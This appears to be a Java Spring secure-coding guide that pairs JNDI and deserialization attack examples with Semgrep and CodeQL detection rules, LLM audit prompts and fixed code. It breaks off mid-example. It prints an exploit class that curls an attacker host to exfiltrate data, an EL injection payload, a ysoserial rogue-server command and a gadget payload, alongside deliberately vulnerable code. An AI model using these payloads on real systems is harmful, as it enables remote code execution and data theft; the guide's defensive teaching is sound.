Java Spring Bug Hunter's Secure Coding Playbook

From Vulneabiities to Victory • Turning Bugs into Bulletproof Code,

WITH SEMGREP, CODEQL, LLM RULES

WWW.DEVSECOPSGUIDES.COM

Java Spring Bug Hunter's Secure Coding Playbook (2025 Edition): Java Spring Security with SAST Arsenal from Semgrep to Claude

Table of Contents

Introduction: The Modern Java Security Battlefield

Picture this: You're a security engineer walking into a software company's war room. The walls are covered with architecture diagrams, the whiteboards filled with complex Spring configurations, and the air thick with the tension of an upcoming security audit. In one corner, developers are frantically patching what they thought was a simple JNDI lookup. In another, the DevSecOps team is configuring Semgrep rules to catch Expression Language injections before they hit production.

This is the reality of modern Java Spring security in 2025 – a high-stakes game where a single misconfigured bean or an overlooked deserialization endpoint can become the gateway for sophisticated attackers.

Welcome to the **Java Spring Bug Hunter's Secure Coding Playbook**, your comprehensive guide to navigating the treacherous waters of Java Spring security. Whether you're hunting bugs for bounties, securing enterprise applications, or building the next generation of resilient systems, this playbook will arm you with the knowledge, tools, and strategies needed to excel in both offensive and defensive security.

Why This Playbook Matters

In 2025, Java Spring remains one of the most popular enterprise frameworks, powering everything from financial trading platforms to healthcare management systems. With great power comes great responsibility – and unfortunately, great risk. Recent studies show that **78% of Java applications** contain at least one critical vulnerability, with Spring-specific issues accounting for **34% of all Java security incidents**.

The stakes have never been higher. A single vulnerability can:


- Expose millions of user records
- Compromise critical infrastructure
- Result in regulatory fines exceeding $50 million
- Destroy years of reputation building

But here's the good news: with the right knowledge, tools, and mindset, these risks are not just manageable – they're preventable.

The Anatomy of Java Spring Vulnerabilities

Understanding the Attack Surface

Think of a Java Spring application as a bustling metropolis. Just as a city has multiple entry points – airports, highways, ports – a Spring application has numerous attack vectors that security professionals must understand and protect.



The Security Hierarchy of Needs


Before diving into specific vulnerabilities, it's crucial to understand the security hierarchy in Java Spring applications:

Level	Security Concern	Impact	Detectability
1	Input Validation	High	High
2	Authentication & Authorization	Critical	Medium
3	Data Serialization	Critical	Low
4	Template Processing	High	Medium
5	Configuration Management	Medium	High

Offensive Tactics: Attacker's Arsenal

1. JNDI Injection: The Gateway to Remote Code Execution

JNDI (Java Naming and Directory Interface) injection represents one of the most devastating attack vectors in Java applications. Like a master key that opens every door in a building, JNDI injection can provide attackers with complete system control.


Injection Vector
Malicious Input
JNDI Lookup String
4. Send to Application
Target Application
Java
Spring Application
Vulnerable Service
5. Perform JNDI Lookup
3. Craft JNDI Payload
JNDI Context
Naming Service
6. Remote Class Load
Attacker Environment
Class Loader
Remote Loading
Malicious Actor
External Threat
8. Execute Malicious Code
7. Load from Evil Server
1. Setup Evil Server
System Impact
Code Execution
System Control
Evil LDAP Server
Controlled Infrastructure
2. Host Exploit Class

JNDI Injection
Attack Flow

Attack Flow: Remote Class Loading

The JNDI injection attack follows a predictable pattern that security professionals must understand to defend against it effectively.

Vulnerable Code Pattern:

```
// Vulnerable JNDI lookup - DON'T DO THIS
@RestController
public class VulnerableJNDI {
    public Object lookup(@RequestParam String userInput) {
        try {
            Context ctx = new InitialContext();
            // Attacker controls userInput: "ldap://evil.com/Exploit"
            return ctx.lookup(userInput);
        } catch (NamingException e) {
            return null;
        }
    }
}
```

Attack Payload:

```
// Attacker's malicious class hosted at evil.com
public class Exploit {
    static {
        try {
            // Execute system commands
            Runtime.getRuntime().exec("curl attacker.com/exfiltrate?data=" +
                System.getProperty("user.name"));
        } catch (Exception e) {}
    }
}
```

Semgrep Rule for JNDI Injection Detection

```
rules:
  - id: dangerous-jndi-lookup
    message: |
      Potential JNDI injection vulnerability detected. User-controlled input
      is being used in a JNDI lookup without proper validation.
    severity: ERROR
    languages: [java]
    mode: taint
    pattern-sources:
      - patterns:
          - pattern-either:
              - pattern: $REQ.getParameter($PARAM)
              - pattern: $REQ.getHeader($HEADER)
              - pattern: $INPUT.readLine()
              - pattern: |
                  @RequestParam $TYPE $VAR
    pattern-sinks:
      - patterns:
          - pattern-either:
              - pattern: $CTX.lookup($TAINTED)
              - pattern: new InitialContext().lookup($TAINTED)
              - pattern: ContextFactory.getInitialContext(...).lookup($TAINTED)
              - pattern: $LDAP.lookup($TAINTED)
    pattern-sanitizers:
      - pattern: validateJNDIName($INPUT)
      - pattern: $WHITELIST.contains($INPUT)
    metadata:
      cwe: "CWE-074: Improper Neutralization of Special Elements in Output Used by a Downstream Component"
      owasp: "A03:2021 - Injection"
      references:
        - "https://www.blackhat.com/docs/us-16/materials/us-16-Munoz-A-Journey-From-JNDI-LDAP-Manipulation-To-RCE.pdf"
```

CodeQL Rule for JNDI Vulnerability Detection

```
/**
 * @name JNDI injection vulnerability
 * @description User input flows to JNDI lookup without validation
 * @kind path-problem
 * @problem.severity error
 * @precision high
 * @id java/jndi-injection
 * @tags security
 *       external/cwe/cwe-074
 */

import java
import semmle.code.java.dataflow.TaintTracking
import semmle.code.java.dataflow.FlowSources
import DataFlow::PathGraph

class JNDILookupSink extends DataFlow::ExprNode {
  JNDILookupSink() {
    exists(MethodAccess ma |
      ma.getMethod().hasName("lookup") and
      (
        ma.getMethod().getDeclaringType().hasQualifiedName("javax.naming", "Context") or
        ma.getMethod().getDeclaringType().hasQualifiedName("javax.naming", "InitialContext") or
        ma.getMethod().getDeclaringType().hasQualifiedName("javax.naming.directory", "DirContext")
      ) and
      ma.getAnArgument() = this.asExpr()
    )
  }
}

class JNDIInjectionConfiguration extends TaintTracking::Configuration {
  JNDIInjectionConfiguration() { this = "JNDIInjectionConfiguration" }

  override predicate isSource(DataFlow::Node source) {
    source instanceof RemoteFlowSource
  }

  override predicate isSink(DataFlow::Node sink) {
    sink instanceof JNDILookupSink
  }

  override predicate isSanitizer(DataFlow::Node node) {
    exists(MethodAccess ma |
      ma.getMethod().hasName("validateJNDIName") and
      ma.getAnArgument() = node.asExpr()
    )
  }
}

from JNDIInjectionConfiguration config, DataFlow::PathNode source, DataFlow::PathNode sink
where config.hasFlowPath(source, sink)
select sink.getNode(), source, sink,
  "JNDI lookup depends on user input from $@.", source.getNode(), "this user input"
```

Claude Prompt for JNDI Security Analysis

```
SECURITY ANALYSIS PROMPT:

You are a Java security expert analyzing code for JNDI injection vulnerabilities.

ANALYZE THE FOLLOWING CODE for potential JNDI injection risks:

[PASTE YOUR JAVA CODE HERE]

Provide a comprehensive security assessment including:

1. **Vulnerability Assessment:**
   - Identify all JNDI lookup calls
   - Trace data flow from user input to JNDI operations
   - Rate risk level (Critical/High/Medium/Low)

2. **Attack Scenarios:**
   - Describe possible attack vectors
   - Provide example exploit payloads
   - Explain potential impact

3. **Mitigation Strategies:**
   - Input validation recommendations
   - Whitelist implementation
   - Secure coding patterns

4. **Code Fixes:**
   - Provide secure code alternatives
   - Implement proper validation
```

```
   - Add security controls

Focus on practical, implementable solutions that maintain functionality while eliminating security risks.
```

Advanced Technique: ObjectFactory Exploitation

When direct remote class loading fails, attackers pivot to ObjectFactory exploitation using the BeanFactory pattern:

Exploitation Code:


```
// Advanced JNDI exploitation via BeanFactory
ResourceRef ref = new ResourceRef("javax.el.ELProcessor", null, "", "", true,
    "org.apache.naming.factory.BeanFactory", null);

// Inject Expression Language payload
ref.add(new StringRefAddr("forceString", "eval=#{1+1}"));
ref.add(new StringRefAddr("eval",
    "#{T(java.lang.Runtime).getRuntime().exec('calc.exe')}"));
```

Secure Implementation

```
@RestController
public class SecureJNDIController {
    private final Set<String> ALLOWED_JNDI_NAMES = Set.of(
        "java:comp/env/jdbc/dataSource",
        "java:comp/env/mail/session"
    );

    @PostMapping("/lookup")
    public ResponseEntity<Object> secureLookup(@RequestParam String name) {
        // Input validation
        if (!ALLOWED_JNDI_NAMES.contains(name)) {
            return ResponseEntity.badRequest().body("Invalid JNDI name");
        }

        try {
            // Disable remote class loading
            Properties props = new Properties();
            props.setProperty("com.sun.jndi.ldap.object.trustURLCodebase", "false");
            props.setProperty("com.sun.jndi.rmi.object.trustURLCodebase", "false");

            Context ctx = new InitialContext(props);
            Object result = ctx.lookup(name);

            // Audit logging
            auditService.logJNDIAccess(name, getCurrentUser());

            return ResponseEntity.ok(result);
        } catch (NamingException e) {
            log.error("JNDI lookup failed for: " + name, e);
            return ResponseEntity.status(500).body("Lookup failed");
        }
    }
}
```

2. Deserialization Attacks: Exploiting Object Instantiation

Java deserialization vulnerabilities are like Trojan horses – seemingly legitimate objects that contain malicious payloads designed to execute upon reconstruction.



Attack Vector 1: Distributed Garbage Collector (DGC) Exploitation

The DGC attack leverages Java's distributed garbage collection mechanism to trigger deserialization of malicious objects.

Attack Setup:

```
# Set up rogue RMI server using ysoserial
java -cp ysoserial.jar ysoserial.exploit.JRMPListener 1099 CommonCollections6 'calc.exe'
```

Vulnerable Client Code:

```
// Client connecting to attacker's RMI server
public class VulnerableRMIClient {
    public void connectToServer(String host, int port) {
        try {
            Registry registry = LocateRegistry.getRegistry(host, port);
```

```
            // This connection triggers DGC deserialization
            RemoteInterface stub = (RemoteInterface) registry.lookup("service");
        } catch (Exception e) {
            // DGC deserialization happens during exception handling
        }
    }
}
```

Semgrep Rule for Deserialization Detection

```
rules:
  - id: unsafe-java-deserialization
    message: |
      Unsafe Java deserialization detected. This can lead to remote code
      execution if attacker-controlled data is deserialized.
    severity: ERROR
    languages: [java]
    mode: taint
    pattern-sources:
      - patterns:
          - pattern-either:
              - pattern: $REQ.getInputStream()
              - pattern: $SOCKET.getInputStream()
              - pattern: new FileInputStream($FILE)
              - pattern: $REQ.getParameter($PARAM)
    pattern-sinks:
      - patterns:
          - pattern-either:
              - pattern: $OIS.readObject()
              - pattern: new ObjectInputStream($INPUT).readObject()
              - pattern: $DECODER.readObject()
              - pattern: XMLDecoder.readObject()
    pattern-sanitizers:
      - pattern: new ValidatingObjectInputStream($INPUT)
      - pattern: $VALIDATOR.validate($INPUT)
    metadata:
      cwe: "CWE-502: Deserialization of Untrusted Data"
      owasp: "A08:2021 - Software and Data Integrity Failures"
      references:
        - "https://github.com/frohoff/ysoserial"
        - "https://foxglovesecurity.com/2015/11/06/what-do-weblogic-websphere-jboss-jenkins-opennms-and-your-application-have-in-common-
this-vulnerability/"
```

CodeQL Rule for Deserialization Vulnerability

```
/**
 * @name Unsafe deserialization
 * @description Deserializing untrusted data may allow remote code execution
 * @kind path-problem
 * @problem.severity error
 * @precision high
 * @id java/unsafe-deserialization
 * @tags security
 *       external/cwe/cwe-502
 */

import java
import semmle.code.java.dataflow.TaintTracking
import DataFlow::PathGraph

class DeserializationSink extends DataFlow::ExprNode {
  DeserializationSink() {
    exists(MethodAccess ma |
      ma.getMethod().hasName("readObject") and
      (
        ma.getMethod().getDeclaringType().hasQualifiedName("java.io", "ObjectInputStream") or
        ma.getMethod().getDeclaringType().hasQualifiedName("java.beans", "XMLDecoder")
      ) and
      this.asExpr() = ma.getQualifier()
    )
  }
}

class UnsafeDeserializationConfiguration extends TaintTracking::Configuration {
  UnsafeDeserializationConfiguration() { this = "UnsafeDeserializationConfiguration" }

  override predicate isSource(DataFlow::Node source) {
    exists(MethodAccess ma |
      ma.getMethod().hasName(["getInputStream", "getParameter"]) and
      source.asExpr() = ma
    )
  }

  override predicate isSink(DataFlow::Node sink) {
    sink instanceof DeserializationSink
```

```
  }

  override predicate isSanitizer(DataFlow::Node node) {
    exists(MethodAccess ma |
      ma.getMethod().getDeclaringType().hasName("ValidatingObjectInputStream") and
      ma.getAnArgument() = node.asExpr()
    )
  }
}

from UnsafeDeserializationConfiguration config, DataFlow::PathNode source, DataFlow::PathNode sink
where config.hasFlowPath(source, sink)
select sink.getNode(), source, sink,
  "Unsafe deserialization of user input from $@.", source.getNode(), "this source"
```

Claude Prompt for Deserialization Analysis

```
DESERIALIZATION SECURITY AUDIT:

You are a Java security specialist conducting a deserialization vulnerability assessment.

ANALYZE THE PROVIDED CODE for unsafe deserialization patterns:

[PASTE YOUR JAVA CODE HERE]

Provide detailed analysis covering:

1. **Deserialization Points:**
   - Identify all ObjectInputStream.readObject() calls
   - Locate XMLDecoder and other deserialization methods
   - Map data flow from untrusted sources

2. **Gadget Chain Analysis:**
   - Identify available libraries (Commons Collections, Spring, etc.)
   - Assess exploitability based on classpath
   - Determine potential impact scenarios

3. **Risk Assessment:**
   - Critical: Direct RCE capability
   - High: Privilege escalation potential
   - Medium: Information disclosure
   - Low: Limited impact

4. **Remediation Plan:**
   - Implement input validation and whitelisting
   - Use safer serialization formats (JSON/XML)
   - Apply runtime protection mechanisms

Provide concrete code examples for fixes and include detection rules for CI/CD integration.
```

Attack Vector 2: Custom Application Gadgets

Smart attackers don't rely solely on known gadget chains. They analyze applications to find custom deserialization paths:

```java
// Example of application-specific gadget
public class TopoReqMsg implements Serializable {
    private String className;
    private String methodName;
    private String data;

    private void readObject(ObjectInputStream in) throws Exception {
        in.defaultReadObject();
        call_dynamic(); // Automatically called during deserialization
    }

    public void call_dynamic() {
        try {
            Class<?> clazz = Class.forName(this.className);
            Method method = clazz.getMethod(this.methodName, String.class);
            method.invoke(null, this.data); // Arbitrary method invocation!
        } catch (Exception e) {}
    }
}
```

Exploitation:

```java
// Create malicious payload
TopoReqMsg payload = new TopoReqMsg();
payload.className = "com.srcincite.training.Helper";
payload.methodName = "execOwnCommand";
payload.data = "curl attacker.com/pwned";

// Serialize and send to vulnerable application
ByteArrayOutputStream bos = new ByteArrayOutputStream();
ObjectOutputStream oos = new ObjectOutputStream(bos);
```

```
oos.writeObject(payload);
byte[] serializedPayload = bos.toByteArray();
```

Attack Vector 3: JDBC Deserialization (MySQL Trickery)


```
// Vulnerable JDBC connection with autoDeserialize
public class VulnerableJDBCService {
    public void connectToDatabase(String host, int port) {
        String url = "jdbc:mysql://" + host + ":" + port + "/test?autoDeserialize=true";
        try {
            Connection conn = DriverManager.getConnection(url);
